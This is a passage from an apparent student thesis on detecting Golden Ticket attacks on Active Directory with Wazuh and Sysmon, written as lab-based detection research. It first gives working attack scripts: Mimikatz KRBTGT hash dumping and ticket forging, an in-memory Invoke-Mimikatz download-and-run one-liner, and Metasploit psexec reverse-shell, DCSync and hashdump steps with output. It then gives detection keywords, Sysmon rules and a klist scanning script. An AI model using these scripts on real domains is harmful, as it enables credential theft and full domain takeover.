For example there is a sever-agent version of Mimikatz called Pypykatz[43][44] that is very new and should be a bit harder to detect that the exploits showed here. Unfortunately the student could not make it retrieve the KRBTGT hash.

These scripts try to automate as much of the process as possible, which is usually done in an interactive way. This automation helps to assure that the results are the same each time and reduces the time for each test. All the tests in this project were executed at least twice. Tests were repeated if there were changes that could affect their results.

Exploit 1: Local Mimikatz in DC

This requires local administrator privileges in the DC and also an already downloaded version of Mimikatz in the DC, which the attacker can easily get after gaining privileges. If this example were to be used as it is it will probably be detected by the antivirus and Windows Defender, but again they can be disabled by a local administrator and there are techniques to avoid being detected by them.

```
cd C:\Users\Administrator\Downloads #path to mimikatz
$(
    .\mimikatz.exe privilege::debug "lsadump::lsa /inject /name:krbtgt
    ↪ " exit #get the needed data
) *>&l > output.txt

#split the data in variables
$tdomain = Get-Content .\output.txt | findstr Domain | %{ $_.Split('
    ↪ ')[2] ; }
$tdomain = $tdomain + '.local'
$sid = Get-Content .\output.txt | findstr Domain | %{ $_.Split(' ')
    ↪ [4] ; }
$ntlm = Get-Content .\output.txt | findstr NTLM|Select-Object -first
    ↪ 1 | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

.\mimikatz.exe privilege::debug "kerberos::golden /domain:$tdomain /
    ↪ sid:$sid /rc4:$ntlm /user:Administrator /id:500 /ptt" exit
```

Listing 7.1: Script to generate and inject a Golden Ticket

The script uses Mimikatz to get the needed data to generate the Golden Ticket, saving it to a file for convenience. Then the data is split in variables, each being a piece for generating the forged ticket. The *exit* parameter is to exit the Mimikatz shell after executing the command.

After injecting the ticket (with the */ptt* option) the session has administrator privileges in the AD, so any service in the AD can be used in this PowerShell session, any command should be allowed. Without the injection option Mimikatz would store the ticket in a file, which can be injected at any time with Mimikatz. The id 500 is the normal id for the administrator account in the AD. This script can be executed in multiple ways, for example from a PowerShell interactive terminal run as an administrator.

```
.#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##   /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
```



```

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /inject /name:krbtgt
Domain : WAZUH / S-1-5-21-3307301586-4221688441-1196996515

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : ec9183c701e861eda574d85939d635cd
  LM   : ~
  Hash NTLM: ec9183c701e861eda574d85939d635cd
    ntlm- 0: ec9183c701e861eda574d85939d635cd
    lm   - 0: e3fdacbcf66ca710dd67d4adaf560a14

* WDigest
  01 aaf3934513bd56bdf87488e6b5fe3a91
[... 27 hashes go here ...]
  29 39dcc556a07bd3f75676e85a8c2cda89

* Kerberos
  Default Salt : WAZUH.LOCALkrbtgt
  Credentials
    des_cbc_md5      : 54e9bf86381c91f2

* Kerberos-Newer-Keys
  Default Salt : WAZUH.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 8
    ↪ e3a85194965b2d7eaf10a92f46cf39f942b9c81ed3b5762e8dbb25d9b67b740
    aes128_hmac      (4096) : 6b4634f9504406a36e5cde7a2dc4c492
    des_cbc_md5      (4096) : 54e9bf86381c91f2

* NTLM-Strong-NTOWF
  Random Value : 695441dc49e4a555d68265deb0e13f4f

mimikatz(commandline) # exit
Bye!

```

Listing 7.2: Example of the contents of the output file

The password hash of the KRBTGT account is retrieved by Mimikatz interacting with the Local Security Authority (LSA) or Local Security Authority Subsystem Service (LSASS), which is run by the lsass.exe process.

This process is the Windows service responsible for providing single sign-on functionality. With it users are not required to re-authenticate each time they access resources. It provides access not only to the authenticated user's credentials, but every set of credentials used by every open session since the last boot[45][46].

Mimikatz exploits this cache of credentials and reports the results to the user in the various forms employed by LSASS[47][48].

Exploit 2: Mimikatz from memory in DC

This is similar to the previous example but instead of having a downloaded version of Mimikatz (stored in the disk) the program is downloaded directly into the

PowerShell session, so Mimikatz is never stored in disk. The clear advantage over the previous one is that it should be harder to detect.

With slight changes this could work in a computer that is not a DC, if the attacker compromised a workstation a domain admin logged onto[46].

```

IEX ([System.Text.Encoding]::UTF8.GetString((New-Object system.net.
    ↳ WebClient).DownloadData("https://raw.githubusercontent.com/
    ↳ phra/PowerSploit/4c7a2016fc7931cd37273c5d8e17b16d959867b3/
    ↳ Exfiltration/Invoke-Mimikatz.ps1")))

$(
    Invoke-Mimikatz -Command '"lsadump::lsa /inject /name:krbtgt"'
) *>&1 > output.txt

$tdomain = Get-Content .\output.txt | findstr Domain | %{ $_.Split('
    ↳ ')[2] ; }
$tdomain = $tdomain + '.local'
$sid = Get-Content .\output.txt | findstr Domain | %{ $_.Split(' ')
    ↳ [4] ; }
$ntlm = Get-Content .\output.txt | findstr NTLM|Select-Object -first
    ↳ 1 | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

$write = "Invoke-Mimikatz -Command '"'"kerberos::golden /domain:
    ↳ $tdomain /sid:$sid /rc4:$ntlm /user:Administrator /id:500 /ptt
    ↳ '"'" "
$(
    echo $write
) *>&1 > temp_mem.ps1

.\temp_mem.ps1

```

Listing 7.3: Script to run Mimikatz only in memory and inject a Golden Ticket

The script downloads a version of Mimikatz from Github and creates a PowerShell object with its contents, that can be invoked at any time in this shell[49][50]. Then as before it dumps the needed information to generate the Golden Ticket in a file, which is read and parsed to store the interesting parameters into variables. Due to difficulties with the last *Mimikatz* command to work with the parameters in the variables a workaround was used. This is writing a new file that has the command with those parameters, and then execute the file.

On the one hand it can be harder to detect with obfuscation, renaming and not using such an obvious url. On the other hand PowerShell can be monitored for downloading commands, particularly those with objects.

Exploit 3: Mimikatz with DCSync

The DCSync is a Mimikatz feature in which a no-DC attempts to impersonate a DC and request account information from a real DC. This technique is less noisy because it does not require direct access to a DC (which are often heavily monitored)[46][48]. To run Mimikatz we still need local administrator privileges in the computer.

```
cd C:\Users\Administrator\Downloads #path to mimikatz
$(
    .\x64\mimikatz.exe "lsadump::dcsync /user:krbtgt" exit
) *>&l > output.txt

$tdomain = Get-Content .\output.txt | findstr Salt |Select-Object -
    ↳ first 1| %{ $_.Split(':')[1] ; }| %{ $_.Split('krbtgt')[0] ;
    ↳ }| %{ $_.Split(' ')[1] ; }
$ssid = Get-Content .\output.txt | findstr Object | findstr Security
    ↳ | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }
$ntlm = Get-Content .\output.txt | findstr Hash| findstr NTLM| %{ $_
    ↳ .Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

.\x64\mimikatz.exe privilege::debug "kerberos::golden /domain:
    ↳ $tdomain /sid:$ssid /rc4:$ntlm /user:Administrator /id:500 /ptt
    ↳ " exit
```

Listing 7.4: Script to run Mimikatz with DCSync

This follows the same structure as the previous cases, but this time with the dcsync option. The disadvantage in this case is that there needs to be a connection to a running DC that is not being monitored for the requests Mimikatz sends. There are open source tools available for this kind of monitoring[51] and it can also be detected by monitoring the network[52].

Exploit 4: DCSync with Kiwi

In this case the access to the no-DC computer in the targeted network is done through Metasploit[34] and its own version of Mimikatz called Kiwi[48]. The Kali virtual machine is for running Metasploit outside the AD, but a Windows machine running in the AD could have been used as well.

We need to know the password of the account we want to access remotely and the targeted computer needs to have a SMB share. In this case the variable *SMBPass* stores the password, which is *Passw0rd*.

```
use exploit/windows/smb/psexec
set RHOSTS 10.0.3.3
set payload windows/meterpreter/reverse_tcp
```

```

set SHARE C$
set SMBUser Administrator
set SMBPass Passw0rd
set LHOST 10.0.3.50
run

```

Listing 7.5: Part 1 of the remote DCSync exploit automation

This runs a remote process, exploiting the SMB capabilities to run commands to spawn a Meterpreter shell[53] with administrator privileges. There is a chance that the *run* command fails to provide a Meterpreter shell at this stage, but trying again always ends working because the session is not getting created even though the exploit is working.

Now we are in a Meterpreter shell, which we can use to get the exact privileges we need for the next part. This is because even though we have administrator privileges there are different kinds of administrator privileges on Microsoft systems.

```

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.3.50:4444
[*] 10.0.3.3:445 - Connecting to the server...
[*] 10.0.3.3:445 - Authenticating to 10.0.3.3:445 as user 'Administrator'...
[*] 10.0.3.3:445 - Selecting PowerShell target
[*] 10.0.3.3:445 - Executing the payload...
[+] 10.0.3.3:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.0.3.3
[*] Meterpreter session 1 opened (10.0.3.50:4444 -> 10.0.3.3:49739) at 2019-03-15 21:29:04 +0100

meterpreter >

```

Figure 7.2: Meterpreter shell running

To do this we look for a session running administrator privileges in the AD. In this case the targeted machine had a PowerShell session running as administrator, to which we migrate.

```

meterpreter > ps |grep powershell
Filtering on 'powershell'

Process List
=====
PID  PPID  Name           Arch  Session  User              Path
---  ---  ---
2560  3320  powershell.exe x64   2        WAZUH\Administrator C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
3268  1472  powershell.exe x86   0        NT AUTHORITY\SYSTEM C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

meterpreter > migrate 2560
[*] Migrating from 3268 to 2560...
[*] Migration completed successfully.
meterpreter >

```


Figure 7.3: Migration to a PowerShell session as AD administrator

Now we are ready to run the real exploit. This loads the Metasploit version of Mimikatz (Kiwi) in the Meterpreter shell, allowing the attacker to use Kiwi commands. The command in this case retrieves the information of the KRBTGT account needed to generate the Golden Ticket.

In this case the generation of the ticket is not using the data in an automated way, because there was no real need since is the same every time and the time needed to do this with Ruby felt like a waste. In this case the ticket is saved to the `/tmp/golden.tck` file in the Kali machine.

```
load kiwi
dcsync_ntlm krbtgt
golden_ticket_create -d wazuh.local -u Administrator -s S
  ↳ -1-5-21-3307301586-4221688441-1196996515-502 -k
  ↳ ec9183c701e861eda574d85939d635cd -t /tmp/golden.tck
```

Listing 7.6: Part 2 of the remote DCSync exploit automation



```
meterpreter > resource /root/kiwi_dcsync_p2.rc
[*] Processing /root/kiwi_dcsync_p2.rc for ERB directives.
resource (/root/kiwi_dcsync_p2.rc)> load kiwi
Loading extension kiwi...
.#####.  mimikatz 2.1.1 20180925 (x64/windows)
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
resource (/root/kiwi_dcsync_p2.rc)> dcsync_ntlm krbtgt
[+] Account      : krbtgt
[+] NTLM Hash    : ec9183c701e861eda574d85939d635cd
[+] LM Hash      : e3fdacbcf66ca710dd67d4adaf560a14
[+] SID          : S-1-5-21-3307301586-4221688441-1196996515-502
[+] RID          : 502

resource (/root/kiwi_dcsync_p2.rc)> golden_ticket_create -d wazuh.local -u Administrator
[+] Golden Kerberos ticket written to /tmp/golden.tck
meterpreter >
```

Figure 7.4: Retrieval of KRBTGT data and generation of the Golden Ticket with Kiwi

The obvious downside of this method for the attacker is that Metasploit is very widely used and known, therefore there could be security monitoring for it[54]. But again the attacker is using a technique that does not need to control a DC and does not need to store anything in the disk of the targeted system, making it much harder to detect in that regard.

Of course there is no real need to use Metasploit to get a remote shell to run

Mimikatz. The attacker could use `ssh`, run remote commands with `psexec` or use the Windows Remote Shell. But some of these need to be enabled and they would not be much different of the previous examples.

Exploit 5: Hashdump with Meterpreter

Using a reverse TCP exploit the attacker access the targeted DC with a Meterpreter shell. This is similar to the previous case but using the Meterpreter command `hashdump` instead of the DCSync retrieval of Kiwi[48]. This stills uses Kiwi to generate the Golden Ticket.


```
use exploit/windows/smb/psexec
set RHOSTS 10.0.3.2
set payload windows/meterpreter/reverse_tcp
set SHARE C$
set SMBUser Administrator
set SMBPass Passw0rd
set LHOST 10.0.3.50
run
```

Listing 7.7: Part 1 of the remote Hashdump exploit automation

Again there is a migration to an administrator account of the AD. In this case another command to get the SID of the network would be needed if we did not know it already, for example a simple `whoami /user` would suffice.

```
hashdump
load kiwi
golden_ticket_create -d wazuh.local -u Administrator -s S
    ↪ -1-5-21-3307301586-4221688441-1196996515-502 -k
    ↪ ec9183c701e861eda574d85939d635cd -t /tmp/golden.tck
```

Listing 7.8: Part 2 of the remote Hashdump exploit automation



```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec9183c701e861eda574d85939d635cd:::
w10:1104:aad3b435b51404eeaad3b435b51404ee:a067db50766fd38e97dc5fc904300647:::
fserver:1105:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
WIN-25U0PFAB511$:1000:aad3b435b51404eeaad3b435b51404ee:8cfeee16fcfc51cc7afafebfdb652c0:::
DESKTOP-UBKMEAA$:1103:aad3b435b51404eeaad3b435b51404ee:cba688955ab879344aefdf535a54f3a0:::
WIN-GQR2EQ8M0TF$:1106:aad3b435b51404eeaad3b435b51404ee:32de391021d0bbe6c8f8d262281000aa:::
```

Figure 7.5: Retrieval of KRBGTGT data with hashdump

As before it is expected of the DCs to be more monitored. This means that the DCSync version is more interesting to an attacker because it has the same difficulty and benefits at a lower risk.

7.1.2 Detection purely with signatures

Searching for suspicious strings can be used to trigger alerts with Wazuh. Signature matching of data coming from Windows events and default logs from Windows systems is not much different from what any antivirus do. It follows that it would be as easy to evade as them. For example with substitution of suspicious strings from the source code and recompilation[55].

This does not mean that signature matching is totally worthless, but that it is not something to focus on. In this project relying in signatures was avoided as much as possible. Useful signatures to match not only amount to third-party tools. It is easy to monitor extensions, directories, certain files, command line options, usernames, etc.

Obviously matching some signatures is more valuable than matching others. For example finding *Mimikatz.exe* is easier to implement and less valuable than *krbtgt*, *lsadump*, *kerberos::* or *privilege::*.

As we know the techniques to detect or avoid detection evolve with each other over time. Any way we manage to detect programs like Mimikatz may be overcome in the future.

That does not mean that detection techniques are bound to fail or that there is no point to them. Many attackers know how hard it can be to overcome detection techniques.

It is also important to remember these scenarios are continuously changing, with new techniques to avoid detection and the creation of new tools.

7.1.3 Detection purely with Windows events

In theory we can identify certain attacks only with the security events of Windows. There are multiple websites in which this attack has been analyzed and its events identified[42][56].

Unfortunately the events recorded did not always probe to be the same as the cited sources (probably because it was tested on the new Windows Server version, 2019). In most cases their frequency is not enough to be distinguished of the regular activity, even when using a lab environment without work load. This could probably be improved if these events had more information (particularly those as critical as Kerberos'), but they are very short and generic.

Wazuh provides access to Windows events by default, due to the rules and decoders of its ruleset[19], the user only needs to define rules to specify what and how he wants to monitor.

We can enable additional logging with the Advanced Audit Policy Configuration. For example for auditing kernel objects, more Kerberos logging, changes in set-

tings or account events.

The student tried to analyze the security events to find patterns in the previous exploits, by recording all the data received by Wazuh in during their execution. This was done just by looking the current line of the log, executing the exploit and copying the log from there to a new file.

The obvious problem of this method is that it results in logs with tens to hundreds of lines filled with a not very easy to read format. The workaround used was to parse the logs with custom AWK scripts[24], removing fields to make the logs more readable and counting each of the events in them.

The idea of finding a relationship between certain windows events and this attack was abandoned because:

- It was not providing any new results.
- It was too time consuming.
- It can be accomplished using Sysmon[33][57].
- Also it was concerning the amount of noise this method has, even though in a laboratory without real system load, to tell apart an intrusion from a totally healthy system.

The real useful addition to the Windows builtin events is having Sysmon[33] in each of the monitored Windows computers. They can be combined to identify attackers better[56].

With Sysmon we can have reports of events [1-21] and 255, which in some cases provide very precise and useful information of the system. For example we can configure Sysmon to log data about process with a certain processes, like: *PowerShell*, *Mimikatz*, any *.ps1* or any *.exe*. Sysmon can monitor each of the events either by whitelisting or blacklisting by default or both. We can also combine it with rules from Wazuh, using Sysmon to increase the report capabilities and Wazuh to filter them.

Also is important to note that Sysmon can be a bit tricky to balance the configuration to get as much suspicious events as possible, while not reporting so much it affects the performance of the network. This is responsibility of the administrators of the network, who also have to tune the configuration to their custom needs. There are public configs for Sysmon that attempt to provide a good insight of the system while not logging too much data[58].

7.1.4 Detection of Mimikatz

Mimikatz is the tool of choice for this kind of attack for most attackers because it is very effective, easy to use and has multiple ways to be used in different attacks[35][50]. This is a double edge sword for Mimikatz because it has become one of the programs to look for in antimalware detection programs. In this case we assume these programs have not detected Mimikatz and is up to Wazuh to do it. It is interesting to note that the author of Mimikatz provides ways to detect it, like the YARA rules he maintains[35] or BusyLights[55].

Detecting Mimikatz is not a sign of a Golden Ticket attack (unless is clear in the way it is used), but still it is a big and dangerous threat to the system and worth checking out.

Unfortunately as seen in the exploits before there are multiple ways to execute Mimikatz, in an attempt not to be discovered by known techniques.

Each time a Mimikatz shell spawns certain DLLs are loaded. The technique to identify a succession of events in a short time as another event is called grouping or composite. Grouping is a very effective technique, but it may require a lot of work to identify its components. In some cases the attack may not produce enough noise or it may not be possible to tell it apart from the normal events of the system[33][57].

Fortunately Mimikatz needs a fair amount of DLLs to work and some of them are not very usual. This makes the execution of Mimikatz noticeable.

The load of a DLL can be detected by the event 7 of Sysmon and the grouping can be identified with Wazuh rules. It also can be detected by the event 10 of Sysmon, for inter-process access, but a greater cost of bandwidth. For this task is better to configure Sysmon to monitor these 5 images, to avoid logging too much:

```
<ImageLoad onmatch="include">
  <ImageLoaded condition="is">C:\Windows\System32\WinSCard.dll</
  ↳ ImageLoaded>
  <ImageLoaded condition="is">C:\Windows\System32\cryptdll.dll</
  ↳ ImageLoaded>
  <ImageLoaded condition="is">C:\Windows\System32\hid.dll</
  ↳ ImageLoaded>
  <ImageLoaded condition="is">C:\Windows\System32\saml.dll</
  ↳ ImageLoaded>
  <ImageLoaded condition="is">C:\Windows\System32\vaultcli.dll</
  ↳ ImageLoaded>
</ImageLoad>
```

Listing 7.9: Sysmon monitoring with event 7 for certain DLLs

On the manager side the next rules are needed:

```

<rule id="300300" level="0" >
  <if_group>sysmon_event7</if_group>
  <field name="win.eventdata.imageLoaded">\\Windows\\System32
  ↪ \\*.dll</field>
  <description>Detected event 7 with \\Windows\\System32</
  ↪ description>
</rule>
<rule id="300301" level="1" >
  <if_sid>300300</if_sid>
  <field name="win.eventdata.imageLoaded">WinSCard.dll|cryptdll.
  ↪ dll</field>
  <description>Detected event 7 with $(win.eventdata.imageLoaded)<
  ↪ /description>
</rule>
<rule id="300302" level="1" >
  <if_sid>300300</if_sid>
  <field name="win.eventdata.imageLoaded">samlib.dll|hid.dll|
  ↪ vaultcli.dll</field>
  <description>Detected event 7 with $(win.eventdata.imageLoaded)<
  ↪ /description>
</rule>

<rule id="300303" level="3" timeframe="10" frequency="2" >
  <same_field>win.system.computer</same_field>
  <if_matched_sid>300301</if_matched_sid>
  <if_matched_sid>300302</if_matched_sid>
  <description>Maybe Mimikatz: DLLs with EventID 7</description>
</rule>

```

Listing 7.10: Rules for suspecting a Mimikatz execution as a group of events

The *sysmon_event7* means that another rule has marked the log as a Sysmon event of type 7.

The *same_field* option means that every one of the matches must have the same value in the designed field, which in this case means that these events come from the same computer.

The *frequency* option means that the rule has to be matched that number of times to trigger. Is set to 2 because is the minimum value possible.

Usually each of the suspicious DLLs would have its own rule, but it would not always identify Mimikatz because the frequency has to be at least 2. Therefore rules *300301* and *300302* identify 2 and 3 DLLs each (using a logical OR), making it possible to trigger the grouping rule. The last rule identifies the use of the DLLs in a 10 seconds gap as the execution of Mimikatz. This detection could be evaded by adding time between the load of the DLLs in the source code.

The problem of these less precise rules is that it is possible to have false positives. None were seen during this project for this case.

Unfortunately due to the way OSSEC matches rules there is no way to have an hierarchy of rules to trigger a precise grouping rule or the other one.

Detecting the use of every variant of Mimikatz is virtually impossible, not only because their sheer number due to its popularity but because anyone can compile their own. Therefore the logical way to detect Mimikatz would be to detect the basic step for every version: the interaction with the LSASS and process injection. More can be read on page 109.

Exploit	Detected
1: Local Mimikatz in DC	Yes
2: Mimikatz from memory in DC	Yes
3: Mimikatz with DCSync	Yes
4: DCSync with Kiwi	Yes
5: Hashdump with Meterpreter	Yes

Table 7.1: Exploit detection by grouping events

This method detects the use of Mimikatz in all the ways implemented in this project. The hashdump exploit is detected because Kiwi is used in the session in that machine to generate the Golden Ticket. A real attacker probably would generate the ticket outside of the network, avoiding being detected by this technique.

7.1.5 Detection of the use of the TGT with klist

We can not always detect when a forged TGT is generated, but the attacker still needs to use it to gain access to the active directory domain with the privileges set in the ticket. The first choice for this task would be to monitor the Kerberos log searching for unusual patterns, but it proved to be more hard than it should, so instead a scan the cache of Kerberos tickets every few minutes was implemented. The program to examine the contents of the cache is **klist**.

In order to do this we need to enable the execution of Wazuh's remote commands in the Windows agent and set the properties of the command in the manager in `/var/ossec/etc/shared/default/agent.conf`[59]:

```
<agent_config os="Windows">
  <wodle name="command">
    <disabled>no</disabled>
    <tag>remoteklist</tag>
```

```

        <command>powershell C:\\Users\\Public\\Documents\\klist.ps1<
    ↪ /command>
        <interval>5m</interval>
        <ignore_output>no</ignore_output>
        <run_on_start>yes</run_on_start>
        <timeout>0</timeout>
        <skip_verification>yes</skip_verification>
    </wodle>
</agent_config>

```

In this case the command is a script to get all the tickets of all the sessions with klist, compare the ticket value for the field *TicketExpireHours* with the value of *MaxTicketAge* of the Group Policy (putting the difference in a new field) and parse the output to JSON. Having the output in JSON makes it a bit easier to read from the logs (which is useful to fix any mistake in the script) and removes the need of a decoder in the manager. The idea came from a very different klist script that only works interactively and reports in plain text[60].

This script needs to be run in every member of the network to guarantee detection for every user.

Doing this with only PowerShell assures it will work in any Windows system without external programs. The downside of this parsing and my limited knowledge of PowerShell is that the script is a bit bulky and the dependency on the format of the output of klist.

```

#this script parses in a json format the kerberos info that may
    ↪ identify a ticket used in a golden ticket attack

$newline=0  #if 1 adds carriage return and line jump to each line
    ↪ instead of only after closing each json root

#get the value of MaxTicketAge (10 by default)
$GPOfile="C:\Users\Public\Documents\report_GPResultantSetOfPolicy.
    ↪ xml"
$GPO = Get-Content $GPOfile

$index=-1
for ($i = 0; $i -lt $GPO.length; $i++){
    if ($GPO[$i].Contains("MaxTicketAge")){
        $index=$i
        break
    }
}
if ($index -gt -1){
    $MaxTicketAge = $GPO[$index+1]
    $MaxTicketAge = $MaxTicketAge.split('>')[1].split('<')[0]
}else{

```

```

$MaxTicketAge = 10
}

#get tickets for every session in the kerberos cache
$sessions = klist sessions
$output = ""
foreach ($line in $sessions){
    if ($line -match "^\[.*\]") {      #first line does not have an id
        $sid = $line.split(' ')[3]
        $sid=$sid.replace('0:', '')
        $tickets = klist tickets -li $sid
        if ($tickets -match "Error" -Or $tickets -match "failed" -Or
            ↪ $tickets.Contains("Cached Tickets: (0)")){
            continue
        }
    }elseif ([string]::IsNullOrEmpty($output)){
        $tickets = klist tickets      #add this just once
    }else{
        continue
    }
    foreach ($ticket in $tickets){
        if (-Not ([string]::IsNullOrEmpty($ticket) -And [string]::
            ↪ IsNullOrEmpty($ticket))){
            $ticket = $ticket -replace '^\s+', ''
            $ticketJson = ''
            If ($ticket.Contains("Current LogonId")){
                $currentLogonIdJson = '"Current_LogonId": "'
                $ticket = $ticket -replace '^Current\sLogonId is 0:', ''
                $currentLogonIdJson += $ticket
                $currentLogonIdJson += '", '
            }elseif ($ticket.Contains("Targeted LogonId")){
                $targetedLogonIdJson = '"Targeted_LogonId": "'
                $ticket = $ticket -replace '^Targeted\sLogonId is 0:', ''
                $targetedLogonIdJson += $ticket
                $targetedLogonIdJson += '", '
            }elseif ($ticket.Contains("Cached Tickets")){
                continue
            }elseif ($ticket -match "^#\d>\s"){
                $ticketJson += "{"
                if ($newline -eq 1) { $ticketJson += "`r`n" }
                $ticketJson += '"MaxTicketAge": "'
                $ticketJson += $MaxTicketAge
                $ticketJson += '", '
                if ($newline -eq 1) { $ticketJson += "`r`n" }
                $ticketJson += $currentLogonIdJson
                if ($newline -eq 1) { $ticketJson += "`r`n" }
                $ticketJson += $targetedLogonIdJson
                if ($newline -eq 1) { $ticketJson += "`r`n" }
                $ticketJson += '"Number": "'
                $ticketJson += $ticket.split('>')[0].split('#')[1]
            }
        }
    }
}

```

```

$ticketJson += '",'
if ($newline -eq 1) { $ticketJson += "`r`n" }
$ticket = $ticket.split('>')[1]
$ticket = $ticket -replace '^\\s+', ''
$ticketJson += '""'
$ticketJson += $ticket.split(':')[0].replace(' ', '_')
$ticketJson += '": "'
$ticketRest = $ticket -replace $ticket.split(':')[0], ''
$ticketRest = $ticketRest -replace '^:\\s+', ''
$ticketJson += $ticketRest
$ticketJson += '",'
}elseif ($ticket.Contains("Ticket Flags")){
    $ticketJson += '"Ticket_Flags": "'
    $ticketJson += $ticket -replace '^Ticket\\sFlags ', ''
    $ticketJson += '",'
}elseif ($ticket.Contains(":")){
    $ticketJson += '""'
    $ticketJson += $ticket.split(':')[0].replace(' ', '_')
    $ticketJson += '": "'
    $ticketRest = $ticket -replace $ticket.split(':')[0], ''
    $ticketRest = $ticketRest -replace '^:\\s+', ''
    $ticketJson += $ticketRest
    if ($ticketJson.Contains("Kdc_Called")){
        $ticketJson += '""'
        if ($newline -eq 1) { $ticketJson += "`r`n" }
        $ticketJson += "}"
    }elseif ($ticketJson.Contains("Start_Time")){
        $ticketJson += '",'
        [datetime]$startTime = $ticketRest.replace(' (local)', '')
    }elseif ($ticketJson.Contains("End_Time")){
        $ticketJson += '",'
        [datetime]$endTime = $ticketRest.replace(' (local)', '')
        if ($newline -eq 1) { $ticketJson += "`r`n" }
        $ticketJson += '"TicketExpireHours": "'
        [string]$diff = $endTime - $startTime
        if ($diff.Contains(".")){
            $diff = $diff.split('.')[0]
        }else{
            $diff = $diff.split(':')[0]
        }
        if ($diff.Contains("-")){
            $diff = $diff.split('-')[1]
        }
        $ticketJson += $diff
        $ticketJson += '",'
        if ($newline -eq 1) { $ticketJson += "`r`n" }
        $ticketJson += '"TicketExpireHoursGap": "'
        [int]$diff = $diff
        $ticketJson += $diff - $MaxTicketAge
        $ticketJson += '",'
    }else{

```

```

        $ticketJson += '",'
    }
}
$output += $ticketJson
if ($newline -eq 1) { $output += "`r`n" }
}
}
$output += "`r`n"
if ($newline -eq 1) { $output += "`r`n`r`n" }
}

Write-Host $output

```

Listing 7.11: Script to scan and parse to JSON the tickets in the cache

```

$GPOfile="C:\Users\Public\Documents\report_GPResultantSetOfPolicy.
↪ xml"
#$ADDC is needed in case the computer running the command is not a
↪ DC of the AD
$ADDC=(Get-ADDomainController -Discover|findstr Name|Select-Object -
↪ last 2|Select-Object -first 1).split(':')[1].split(' ')[1]
(Get-GPResultantSetOfPolicy -Computer $ADDC -ReportType Xml -Path
↪ $GPOfile) | out-null

```

Listing 7.12: Way to get the MaxTicketAge from the Group Policy

Unfortunately that way to get the *MaxTicketAge* from the Group Policy in the last script does not work by default with remote commands because Windows remote commands only allow certain types of commands. In any case the *MaxTicketAge* value is not usually changed and it requires AD administrator privileges to do it, so due to the time constraints of the project this automation was abandoned. There are other ways to get the *MaxTicketAge* value, but as mentioned is not something to spend time on.

Next there is an example of the difference between the normal output of klist and the string stored in an alert in the manager.

```

Current LogonId is 0:0x3bcf3
Targeted LogonId is 0:0x3e4

